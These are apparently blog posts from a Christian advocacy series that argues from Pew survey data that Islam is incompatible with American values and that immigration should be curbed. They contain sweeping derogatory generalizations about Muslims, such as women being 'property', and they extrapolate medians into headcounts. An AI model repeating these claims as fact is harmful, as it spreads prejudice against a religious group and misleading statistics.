... A Difference in Virtue

There is a significant difference between pagan and Christian virtues. Pagan virtue is a mixing of good and evil; a blending of white and black into gray. When determining whether an action is good or bad, it just needs to be a little more good, or a little less evil, than the alternative to be viewed as good. It's a relative measure, rather than an absolute one. This is the polar opposite of Christian virtue, where there is only good and evil. There is only white and black. There is no mixing. We can only choose one or the other, and our choices shape our character. They determine who we become. America's Founders realized the difference. So should we.

Footnotes:

Wolf, Dan, *Islamic Myths – Part I*, Virginia Christian Alliance, June 25, 2026, **https://vachristian.org/islamic-myths-part-i/** .

Virginia Free Citizen Watch, *Refugee Resettlement*, 2016, **https://www.youtube.com/watch?v=8O2HaWNZ5_c** . The video is about 52 minutes long, with the first half being devoted to the program structure, monies, and participants.

White House, *Realigning the United States Refugee Admissions Program*, January, 2025, **https://www.whitehouse.gov/presidential-actions/2025/01/realigning-the-united-states-refugee-admissions-program/** .

Wikipedia, *World Church Service*, **https://en.wikipedia.org/wiki/Church_World_Service** , Accessed; Aug., 2026.

A few articles include the following. While older articles, the process nor groups receiving funding changed significantly.

- Breitbart, *Unholy Alliance: Christian Charities Profit from $1 Billion Fed Program to Resettle Refugees, 40 Percent Muslim*, Nov. 29, 2015, **https://www.breitbart.com/politics/2015/11/29/unholy-alliance-christian-charities-profit-1-billion-fed-program-resettle-refugees-40-percent-muslim/** . Accessed; Aug., 2026..
- Life Site News, *Why are US bishops so concerned about Trump's refugee orders? Follow the money trail*, Apr. 11, 2017, **https://www.lifesitenews.com/news/a-conflict-of-interest-for-us-bishops-bashing-trump-on-refugees/** . Accessed; Aug., 2026.
- Capital Research Center, *Resettling Refugees: Social and Economic Costs*, Sept. 14, 2018, **https://capitalresearch.org/article/resettling-refugees-part-3/** . Accessed, Aug., 2026

Catholic Online News, *Scandal, Silence, and $2.9 Billion: US Bishops End Federal Refugee Deal as Critics Demand Accountability*, Apr. 7, 2025, **https://catholiconline.news/u-s-news/scandal-silence-and-2-9-billion-us-bishops-end-federal-refugee-deal-as-critics-demand-accountability/** . Accessed, Aug., 2026.

World Population Review, *Global Slavery Index by Country 2026*, **https://worldpopulationreview.com/country-rankings/global-slavery-index-by-country** , Accessed, Aug., 2026.

Alinsky, Saul, p. 26, *Rules for Radicals*, Random House, 1971, **https://archive.org/details/RulesForRadicals/page/n1/mode/2up** . Accessed, Aug. 2026.

Extremism and Islam – Law and Culture

AUGUST 9, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, GOD AND CULTURE, LAW, WOMENS RIGHTS

Thirty-ninth in a series

The last two articles touched upon some of Islam's general attitudes and views of extremism, politics, and freedom. This article continues that discussion using the same survey material, examining some attitudes around law and culture.

Law

We'll begin with survey results concerning some religion and law connections. Islamic law is encompassed within what is called shari'a, and derived from several of Islam's sources as outlined earlier.

Area 1 – Religion and Law

The table below shows the percentage of Muslims who say:

- Shari'a is the revealed word of God.
- Among shari'a supporters, the median % of Muslims who favor religious judges to oversee family law. All columns denoted with a '*' reflect percentages of the Sharia Official Law column results.
- Median % of Muslims who favor enshrining shari'a as official law.

	Sharia Revealed Law		Religious Judges*		Sharia Official Law	
Region	Pct	Number	Pct	Pct	Pct	Number
Southern-Eastern Europe	51	12	41	2	18	4
Middle East – North Africa	71	261	78	211	74	271
Sub-Saharan Africa	-	-	-	-	64	185
Central Asia	51	70	62	10	12	16
South Asia	74	395	78	351	84	450
Southeast Asia	53	123	84	151	77	180
Totals		861		725		1,106

Even though the sub-Saharan African region was excluded from the first survey question, over 50% of Islam's followers believe shari'a is a divinely revealed law, and almost 45% that religious judges should oversee family law within the courts. This climbs to two-thirds believing that shari'a should be official law, but there are regional differences within this last result. The areas formerly under control of the Soviet Union (Southern-Eastern Europe and Central Asia) are once again much lower than the rest of the Muslim world surveyed. These results demonstrate again that all is Islam, and another reason why Islam is not simply a religion but an ideology with a religious component.

Area 2 – What Do Shari'a Supporters Want in Law?

So what do shari'a supporters want? Some responses are shown in the following two tables.

- Median % of Muslims who favor severe corporal punishments for criminals. Remember these are punishments sanctioned by Islam's tenets and embodied by shari'a — such as beheadings, amputations, stoning, and crucifixions.
- % of Muslims who favor stoning as a punishment for adultery.
- % of Muslims who favor whippings/cutting off of hands for theft and robbery.

	Corp. Punishment*		Stoning for Adultery*		Whipping & Cutting	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	36	2	25	1	-	-
Middle East – North Africa	57	154	71	194	74	270
Sub-Saharan Africa	-	-	-	-	65	188
Central Asia	38	6	32	5	13	17
South Asia	81	365	74	331	82	440
Southeast Asia	46	82	49	88	36	84
Totals		609		619		999

- Median % of Muslims who favor executing those who leave Islam.
- Are honor killings permissible? The % of Muslims who say they are never justified when a male commits the offense.

- Are honor killings permissible? The % of Muslims who say they are never justified when a female commits the offense.

	Execute Apostates*		Never Male Honor Killings		Never Female Honor Killings	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	13	1	68	16	62	15
Middle East – North Africa	56	151	47	172	38	140
Sub-Saharan Africa	-	-	-	-	-	-
Central Asia	16	3	64	88	67	91
South Asia	76	342	42	224	40	213
Southeast Asia	27	48	80	186	80	186
Totals		545		686		645

The numbers again speak for themselves. We see a general trend of lower acceptance within the former soviet-bloc countries. Note most of these results did not include the sub-Saharan African region (about 289 million followers of Islam). When adjusting for that exclusion, support for various forms of corporal punishment ranges between 40 – 60% of the surveyed regions. In addition, roughly 50% of surveyed Muslims believe honor killings are never justified — indicating that about half believe there are circumstances where honor killings are permissible.

Culture

We'll turn next to some cultural behaviors, specifically Islamic views on some moral issues and the role/rights of women within society. Things considered morally wrong are likely to be subject to the harsh corporal punishment under shari'a noted in the previous section.

Area 1 – Morally Wrong Behaviors

The following tables show the median % of Muslims who say each of the following behaviors is morally wrong:

- Prostitution
- Sex outside marriage
- Homosexuality
- Drinking alcohol
- Abortion

The final column in the second table contains the % of Muslims who say polygamy is morally acceptable.

	Prostitution		Sex Outside Marriage		Homosexuality	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	90	21	67	16	83	19
Middle East – North Africa	95	347	94	344	93	340
Sub-Saharan Africa	91	263	78	225	91	263
Central Asia	89	122	85	116	85	116
South Asia	84	450	87	466	79	424
Southeast Asia	94	219	94	219	95	221
Totals		1,422		1,386		1,383

	Drinking Alcohol		Abortion		Polygamy	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	62	14	71	17	31	7
Middle East – North Africa	84	307	72	263	42	152
Sub-Saharan Africa	82	237	88	254	59	172
Central Asia	66	90	61	83	14	18
South Asia	82	440	64	343	35	186
Southeast Asia	93	217	93	217	32	75
Totals		1,305		1,177		610

These results indicate that globally, 75% or more of Muslims believe the first five behaviors are morally wrong. In addition, questions regarding suicide and euthanasia showed similar results. All regions strongly support these behaviors as being morally wrong (a minimum of 61% in any region). Even if you agree that these behaviors are morally wrong, would you sanction the types of punishment advocated under shari'a?

Polygamy

Polygamy is interesting. Islam's doctrines allow it, yet its support sits below 40% overall and again is lowest in Central Asia and Southern-Eastern Europe. Polygamy also has different interpretations within Islam. Some view it as having no more than four wives in one's lifetime. Others view the numbers one, two, three, and four as simply the beginning of a numerical sequence. Therefore it does not matter how many wives you have over time — only whether you are limited to four at a time.

I heard a missionary performing Muslim outreach for over twenty years speak. His observations included what life was like in many Middle East Muslim families. Certainly not all families are like those he described, but they are not atypical. You would likely grow up in a household where your mother is beaten. For those who think otherwise, you should see one of the many videos on **how to properly beat your wife**. In many cases, your father is looking for his next wife. Divorce is very easy for men, so you may grow up without your mother's presence for a significant part of your

childhood. Women within Islam are property. They are always owned by a male, either a family member or their husband.

Area 2 – Women's Rights

The following results related to women were presented within the surveys.

- Median % of Muslims who completely or mostly agree that a wife must obey her husband.
- Median % of Muslims who say that women have a right to divorce.
- Median % of Muslims who say that sons and daughters should have equal inheritance rights.

	Women Obey		Women Divorce		Equal Property Rights	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	43	10	86	20	69	16
Middle East – North Africa	87	318	33	121	25	91
Sub-Saharan Africa	-	-	-	-	-	-
Central Asia	70	95	70	95	60	82
South Asia	88	472	44	236	46	247
Southeast Asia	93	217	32	75	61	142
Totals		1,112		547		578

Over 80% of those in the regions surveyed say they agree that a woman should obey her husband, but less than 45% think that women have the right to divorce or should have equal inheritance property rights. Again, these results were supported less in the former soviet-bloc countries. It is difficult to justify giving a group such rights when they are viewed as being property themselves. It is no different for non-Muslims in these societies as they are dhimmis who are owned by the state. Such treatment is sanctioned by Islam's source materials.

Summary

None of the survey items included in these articles represent a fringe element within Islam; instead, they represent its mainstream beliefs. Are these beliefs consistent with our values, or are they contrary to them?

Islam presents a tortured form of dualistic thought about life that is grounded in fatalism. Take the sanctioned forms of wife beating that are permitted. One does not have to perform these actions, but if they do it is because another is at fault. Their decisions forced me to do it. There is no accountability from within, as expediency and obedience become morality. Your actions are driven by outside behaviors — as is your freedom. How is this different from the "I was only following orders" defense offered by some accused of committing war crimes after WW II?

It is not my intent to denigrate Muslims, but instead to educate people about some of Islam's prevailing ideas so that they can be understood by those of us in the west. The framework for the notions supported in these surveys is as foreign to us in the west and our values are to those following Islam. As I have said before, it is not Muslims that are the issue, but Islam's tenets. Can anyone doubt the values cited within this series are both contradictory and incompatible with our most basic founding values and beliefs — beliefs also having their basis in living according to God's commands? These include the separation of church and state, equality under the law, government's primary role in protecting our Creator given rights, and promoting the virtue of justice. These two contradictory viewpoints cannot have come from the same source.

Closing

Three points in closing. First, the Muslim world claims our Constitution is of human origin, and therefore transitory. It does not know its principle's godly source. One example presented last time concerned freedom. We should welcome those fleeing Islam's ideology, but should we accept those as immigrants who cling to it? Would we have accepted as immigrants avowed communists during the height of the Cold War, or active Nazi supporters during World War II? Why is this ideology any different? Present and support the arguments if you believe otherwise. The proof of what I say is in this, consider what America has been able to achieve when turned toward God and His principles. Sadly today, and over the last fifty years, many no longer seek Him. But we make that choice every single day; each day we have the freedom to choose a different path.

Second, we need a national conversation and response to Islam's ideas, but that requires having a developed understanding of both Islam's ideology and our own faith. Sadly, our society often lacks both today. My intent through this material is to get you started along both paths. Third, we must reassert our national sovereignty, by once again controlling our immigration process. Immigration is one of the few powers granted to our federal government but, before the current administration, it abdicated much of its responsibility. Prior administrations' irresponsible actions put we the people at risk. But a simple answer exists. Their power comes from us. All we have to do is say no more.

We must return to our founding values of faith, reason, virtue and morality, but that requires first understanding what those truly are. It isn't found in the collectivist's idea of social justice, nor their moral relativism — both inane forms of pretzel logic.

Footnotes:

Pew Research Center, *How Muslims See Themselves and Islam's Role,* July 14, 2005. Other Pew Research Center surveys used in this article include *Most Embrace a Role for Islam in Politics: Muslim Publics Divided on Hamas and Hezbollah* (December 2, 2010) and *The World's Muslims: Religion, Politics, and Society* (April 30, 2013).

Wolf, Dan, US Law and Shari' a, Virginia Christian Alliance, **https://vachristian.org/us-law-and-shari-a/** , June 7, 2026.

Extremism: Islam and Politics

AUGUST 5, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, FAITH AND FREEDOM, GOD AND CULTURE

Thirty-eighth in a series

In the **last article**, we began looking at what extremism means and some general attitudes within the Islamic world. This article turns that discussion to focusing on politics. Law and culture will be covered next time. We use the same source information as before. But first, we'll look at another general question asked of Muslims. It is, "Do you consider yourself a national citizen first or a Muslim first." Responses from six countries representing most of the regions in the survey are shown below.




Figure 1: Percentage of Muslims who consider themselves

Not a single country in this survey put national citizenship ahead of being a Muslim. This should surprise no one. Muhammad's teachings put the ties of religion above those of blood in tribal Arabia. Muslims are called to be followers of Islam first, and that is why Islam's tenets matter. Within an Islamic country, there is little if any difference between being a Muslim or a national citizen as governance is based on Islamic principles. These principles matter, however, if you extrapolate this position to non-Muslim majority countries, as Islamic governance is not only contrary to, but incompatible with, America's original governance form.

But we can go further. In this respect, Islam is little different from Christianity. Remember Jonathan Edwards' sermon mentioned in an earlier article. We are God's ambassadors while on the earth. Heaven is our native country, and we live in a foreign land. So what's different? The ideas held by Christianity and Islam.

Area 1 – Religion and Leadership

Relevant survey results related to politics and religion include:

- Median % of Muslims who believe religious leaders should have a political influence.
- % of Muslims who say religious leaders should have a large or some influence.
- Median % of Muslims who prefer democracy over a strong leader.

Those results are shown below.

	Islam Political Role		Degree of Influence		Prefer Democracy	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	22	5	-	-	58	14
Middle East – North Africa	65	238	84	307	55	201
Sub-Saharan Africa	-	-	82	237	72	208
Central Asia	28	38	38	51	52	71
South Asia	69	370	69	370	45	241
Southeast Asia	79	184	91	212	64	149
Totals		835		1,176		884

Even though not all regions were surveyed, the results still represent the attitudes of roughly 50 to 70% of the world's Islamic population. This should surprise no one either. Within Islam, the church and state are one. All is Islam, therefore religious leaders should have an influence over all society's aspects; including not only politics, but law, governance, civics, culture, the military, etc. as well. More about this later with culture.

The Illusion of Democracy and Freedom

The democracy question result is interesting. Generally, when I have had a political discussion with a Muslim, the line of reasoning goes something like this: they do not have freedom in (*insert a country here*) because the leader at the top is corrupt. We need to replace the leader with someone who is not corrupt, then that country will have freedom. We use the same word, freedom, but it does not have the same meaning. It does not represent the same idea.

Within Judeo-Christian beliefs, freedom is a gift from God and necessary in fulfilling our purpose. We cannot be put into motion like inanimate objects and still fulfill our purpose of becoming good — like God is good. Within Islam, the concept of Allah borrows from the works of Plotinus, particularly his *Enneads*. Allah has no being, no essence, no nature, but is instead nothing but pure will. Within this framework, there is no relationship possible between man and his Creator, as Allah is inscrutable — unknowable. Replacing someone "corrupt" at the top with another who shares the same ideas—whether that person is corrupt or not—will change nothing. It is an illusion. Change the ideas, and then you can change the result.

What is Freedom?

According to Plotinus, freedom is the negation of a negative. It is what you have when you are not being coerced, *because your normal state is not to be free, but instead to be coerced*, by your Creator. A slave of His representatives on earth (the state and/or church), or whoever's earthly power you lie under. Verses from the Qur'an support this position, and two of those are shown below. This

same notion of freedom is shared by all other forms of collectivism. The only difference is that with these other governance forms (communism, fascism, progressivism, socialism, etc.) this form of freedom comes solely from the state, rather than our Creator.

"I created the jinn and humankind only that they might worship Me." (S 52.56)

"There is none in the heavens and the earth but comes unto the Beneficent as a slave." (S19.93)

Both of the above are Meccan surahs, indicating this view of Allah was part of Islam from early on.

In western culture, places like America rely on a Judeo-Christian governance philosophy, our freedom comes from within – from man's nature and not the state. Within Islamic culture, freedom comes from without. This is one reason why creating a republic within an Islamic country will never work; its ideology is incompatible with freedom as we know it. While we can use the same word, it doesn't mean the same thing.

It is also one reason why western culture is viewed as a threat to Islam. The morals expressed by much of today's music, television programming, etc. in the west are also a threat to Islamic culture, as these same sources are a threat to us who live in the west. These cultural artistic expressions have become perversions of what should reflect our core values.

Area 2 – Religious Freedom

Another example of this last point comes from the survey. The median % of Muslims who say religious freedom is a good thing is shown in the table below.

	Religious Freedom	
Region	Pct	Number
Southern-Eastern Europe	95	22
Middle East – North Africa	85	311
Sub-Saharan Africa	94	271
Central Asia	92	126
South Asia	97	520
Southeast Asia	93	217
Totals		1,467

The survey goes further to say, "Medians (percentages) show Muslims who say non-Muslims in their country are very free to practice their religion and consider this a good thing." The numbers are very high across all regions. But is this true? Consider, non-Muslims are not free to build new churches/synagogues, repair existing ones, ring bells, or perform other overt acts of worship within these countries. In some instances it is even illegal to possess a Bible. Non-Muslim

populations have dwindled to non-existence in many of these countries, and continue to grow smaller. In addition, non-Muslims do not share the same legal status as Muslims.

Instead, non-Muslims are subjected to laws and cultural norms intended to humiliate them in an effort to force them to convert. Think this is not true? You might want to see the following video from an Islamic cleric on **conversion** to Islam. But the idea he expresses is not new, it comes from the dhimmitude practices developed during the Umayyad and Abbasid Dynasties, over a thousand years ago (See **The Abbasid Dynasty Part III, Dhimmitude**). The non-Muslims living in these countries must possess a level of devotion that we can only imagine.

Area 3 – The Freedom to Choose

What is more correct to say is that within western culture, religious freedom means one is free to choose what religion they will follow — even if their choice is no religion at all. That last portion is still a religion; a faith in no God. Within Islam, religious freedom is synonymous with a non-Muslim being free to choose Islam any time they wish. To support that point, we can look at one final result from these surveys. The table below contains the % of Muslims who say they would be very/somewhat comfortable with a son or daughter marrying a Christian.

	Son		Daughter	
Region	Pct	Number	Pct	Number
Southern-Eastern Europe	52	12	42	10
Middle East – North Africa	19	69	5	17
Sub-Saharan Africa	-	-	-	-
Central Asia	23	31	17	23
South Asia	11	60	6	33
Southeast Asia	7	16	3	7
Totals		189		90

While over 90% of Muslims say religious freedom is a good thing, only a little over 10% would be comfortable with a son marrying someone from outside of Islam — specifically a Christian — and less than half that figure would be comfortable if it were a daughter. In this case, freedom is not the freedom to choose from all things, but instead the freedom to choose one thing alone. The numbers speak for themselves.

We will pick next time with law and culture.

Footnotes:

Pew Research Center, *How Muslims See Themselves and Islam's Role,* July 14, 2005. Other Pew Research Center surveys used in this article include *Most Embrace a Role for Islam in Politics:*

Muslim Publics Divided on Hamas and Hezbollah (December 2, 2010) and *The World's Muslims: Religion, Politics, and Society* (April 30, 2013).

For more, see the following articles;

- Wolf, Dan, *Governance Model Principles*, Virginia Christian Alliance, **https://vachristian.org/governance-model-principles/** , May 28, 2026, and
- Wolf, Dan, *US Law and Shari'a*, Virginia Christian Alliance, **https://vachristian.org/us-law-and-shari-a/** , June 7, 2026.

For more, see the following articles;

- Wolf, Dan, *Ideas have Consequences*, Virginia Christian Alliance, **https://vachristian.org/ideas-have-consequences-2/** , Sept. 10, 2024 and
- Wolf, Dan, *The New Jihad*, Virginia Christian Alliance, **https://vachristian.org/the-new-jihad/** , July 29, 2026.

Pickthall, M. M., *The Meaning of the Glorious Qur'an*, amana publications, 1999.

Pew Research Center, *The World's Muslims: Religion, Politics, and Society*, p.32, April 30, 2013.

About that 1%

AUGUST 2, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CULTURE WARS

Thirty-seventh in a series

The original articles, from this part of the series, used data from a 2013 Pew Research Center global survey of the Muslim population. In searching for updates, even the articles written since 2020 still reference this same survey. As there does not appear to be any more recent data, I am reposting the original articles, with a few tweaks where some things have changed. There was a 2017 survey of the US Muslim population, also gathered by the Pew Research Center. I'm reviewing that now. If there is enough material in it, I will present it later as a separate article.


Extremism and Islam

We hear it repeatedly from the media, politicians, talking heads, and our leaders. Extremists are a very small part of Islam, and the figure is normally put at about 1%. We further hear that the world's Muslim population is about 1.6 billion. Even 1% of that population is about 16 million people – and while that is a lot, it is still less than 5% of the entire US population.

However, several things are missing from this conversation. First, what exactly is meant by extremist? Is it action or belief? Attitude or thought? Second, what is the 1% figure based upon? Is that assertion supported? Toward the first question, being an extremist is a relative term. There are likely some issues where I could view you as an extremist, and undoubtedly others where you could view me as one as well. This label really doesn't help very much in even determining what is

extreme, let alone a solution. So let's start with a definition. According to the dictionary, an extremist is someone who carries something to excess. From a Westerner's perspective, that could be interpreted as simply adhering to a very literal meaning of Islam and its doctrines. For more information on Islam's tenets and their development, see **The First Caliphs and the Umayyad Dynasty** and **The Abbasid Dynasty – Part II**.

The Pew Research Center asked Muslims "What is Islamic extremism?" and obtained the following responses.



Muslims themselves interpret this term differently. In the Middle East/North Africa it generally meant the violent removal of non-Muslim influences, but within non-Arabic countries it generally meant the imposition of Shari'ah law upon other Muslims. In addition, a significant percentage in all countries, except Jordan, declined to respond to this question. From a Western perspective, both responses would likely be considered Islamic extremism.

Survey Areas

This and the next two articles take an initial step in providing information relevant to both the initial questions posed above. My hope is that it will spark conversations for you with your friends, your families, and your co-workers. It is, after all, okay to disagree, but at least you should understand what it is that you agree or disagree about. Otherwise, how can we effectively ever solve a problem?

The Pew Research Center survey results, whose subjects were Muslims from various parts of the world, are extrapolated to Muslim populations across several regions. The specific topics incorporated are:

- General Attitudes (This article)
- Politics

- Law
- Culture, with a focus on women's rights

Information on politics and law will be presented in the next article. The Pew Research Center has performed Muslim population surveys across the globe for over fifteen years. They have the experience to ask relevant questions, and have done it long enough to have some trend information available.

Why It Matters

Before we begin, there is one point critical to this discussion. The contents of these articles are not to say that Muslims are good or bad. Rather, the decisions each one of us makes determines our character and who we are. Instead, their purpose is to examine Muslim opinion relevant to several aspects of Islam and society; it is Islam's tenets that matter. Muslim opinion is shaped by Islam, so how consistent are those opinions with the foundations of our society? This is the discussion we need to have. In the end, the results of those discussions should determine what is extreme and what is not, and therefore how many people make up what is called the "1%", and what our response as a people needs to be. Currently, it is a discussion we have yet to take up, and some of our leaders have not even wanted us to have.

We only need to use a couple of foundational principles as a baseline in these discussions to begin understanding the gulf that exists. These can be used to determine consistency or difference, and include:

- We have a common ancestry, a common nature, and therefore the same rights. We are not equal in all ways, but as concerns our nature and rights – we are all unequivocally the same.
- The institutions of the church and state, along with the family, were implemented by our Creator. The Church and State have separate domains, but both – just like the family – are to be oriented toward our Creator. This does not mean the State should be directly connected to any religion, but rather the belief and morality underlying religion should carry over as an influence on those who govern. If not, man is only accountable to himself. (See the **previous article**.)

Population Demographics

Let's start by looking at the general Muslim population. We often assume that it is primarily Arabic, but that is not the case. If we look at the top 10 countries in terms of Muslim population, they were:

Country	% of Total	% Muslim Population
Indonesia	12.6%	86%
Pakistan	10.9%	97%
India	10.9%	13%
Bangladesh	9.1%	83%
Egypt	4.9%	90%
Nigeria	4.6%	75%
Iran	4.6%	99%
Turkey	4.6%	99%
Ethiopia	2.7%	33%
Algeria	2.1%	99%
Total	67.0%	

The top five countries in this list accounted for about 48% of the world's Muslim population. Since this article's original posting, Nigeria has moved into fifth place. Not one of the top five population countries is in the Middle East. Further, only two of the ten are countries whose primary language is Arabic (Egypt and Algeria). In all only about 22% of the world's Muslim population lives in countries within the Middle East and North Africa. Finally, with the exception of India and Ethiopia, the non-Muslim populations are the minority in these countries.

Survey Regions

The surveys were all conducted in the Eastern Hemisphere and were broken into the following six regions:

- Southern-Eastern Europe – including Albania, Bosnia-Herzegovina, Kosovo, and Russia.
- Middle East – North Africa – the countries of the Arabian Peninsula and on the African continent along the Mediterranean Sea. These include Egypt, Morocco, and Tunisia.
- Sub-Saharan Africa – all countries on the African continent, except those bordering the Mediterranean Sea. These include: Cameroon, Ethiopia, Mozambique, Nigeria, Senegal, and Tanzania.
- Central Asia – including Azerbaijan, Kazakhstan, Tajikistan, and Turkey.
- South Asia – including Afghanistan, Bangladesh, and Pakistan.
- Southeast Asia – including Indonesia, Malaysia, and Thailand.

The survey included the largest Muslim population countries within each region. These surveys are *The World's Muslim Population: Religion, and Politics, and Society* and *Muslim Publics Divided on Hamas and Hezbollah.* The percentages are the median from a region or countries within the region. These percentages are applied to the Muslim population within the entire region, using 2010 Pew Research Center Muslim population estimates. Pew's population estimates were compared to the 2008 CIA Handbook figures. Where significant population differences exist, the Pew Research Center population figures were consistently lower. The numbers are in millions.

Dashes indicate a particular question was not asked in a region. Remember that 1% of the current Muslim population is about 16 million.

General Attitudes

Area 1 – Religious Beliefs

The relevant questions asked in the survey were:

- Is it necessary to believe in God to be a moral person?
- How many faiths lead to heaven?
- Converting others is a religious duty.

	Belief in God		Islam Alone		Conversion a Duty	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	61	14	50	12	35	9
Middle East – North Africa	91	333	91	341	76	284
Sub-Saharan Africa	70	202	76	228	85	246
Central Asia	69	94	66	94	40	53
South Asia	87	466	90	483	78	417
Southeast Asia	94	219	88	204	43	82
Totals		1,329		1,362		1,090

The above results should not be a surprise. Most Muslims believe that: (1) you need to believe in God to be moral, (2) that Islam is the only way of being obedient to God, and (3) you have a responsibility to reach out to others. These thoughts are typically held by any religion.

Area 2 – Muslim Integration

These next survey results concern Islam and things outside it. These are:

- Percentage of Muslims who say Islam and Christianity are very different.
- Percentage of Muslims who say all or most of their close friends are Muslims.
- Percentage of Muslims who say Western music, movies, and TV hurt morality in their country.

	Islam Different		Muslim Friends		Western Culture	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	38	9	80	19	35	8
Middle East – North Africa	46	169	91	333	51	187
Sub-Saharan Africa	46	132	-	-	65	188
Central Asia	53	73	96	132	38	52
South Asia	75	402	98	523	59	316
Southeast Asia	83	201	95	221	51	119
Totals		986		1,228		869

It is interesting that the regions with the largest percentages saying that Islam and Christianity are different are those where a significant non-Muslim segment still exists (Indonesia in Southeast Asia and Bangladesh in South Asia). Those who see much less difference between the two religions are places where either: (1) there are almost no Christians (or other minority religions), or (2) a communist state controlled religion for much of the last one hundred years.

It is not surprising that people living in areas where there are few non-Muslims have Muslims for most of their close friends. What is more interesting is this trend continues in places where there are other religions (Southern-Eastern Europe, South Asia, and Southeast Asia). A fair number of Muslims also view Western culture as a moral threat. The responses to all three of these questions all approach 1 billion people or more – out of 1.6 billion.

Area 3 – Islamic Charities or Terrorists

The final panel in this article looks at Muslim support for institutions and actions that are generally looked upon as supporting terrorism by the West.

- Percentage that view Hezbollah favorably.
- Percentage that view Hamas favorably.
- Percentage that say support for suicide bombing is often/sometimes justified.

	Hezbollah Favorable		Hamas Favorable		Suicide Bombings	
Region	Pct	Number	Pct	Number	Pct	Number
Southern-Eastern Europe	-	-	-	-	-	-
Middle East – North Africa	34	119	50	182	21	75
Sub-Saharan Africa	45	130	49	141	34	98
Central Asia	5	7	9	12	6	8
South Asia	19	102	18	96	8	43
Southeast Asia	43	100	39	91	15	35
Totals		457		523		259

While the support for these items is less, they still approach half a billion people for Hezbollah and Hamas, and a quarter billion people say suicide bombings are often or sometimes justified – considerably more than 1%. I think that there is a common thread through these three items. Within the Muslim world, Hezbollah and Hamas are viewed as charitable organizations. Islamic

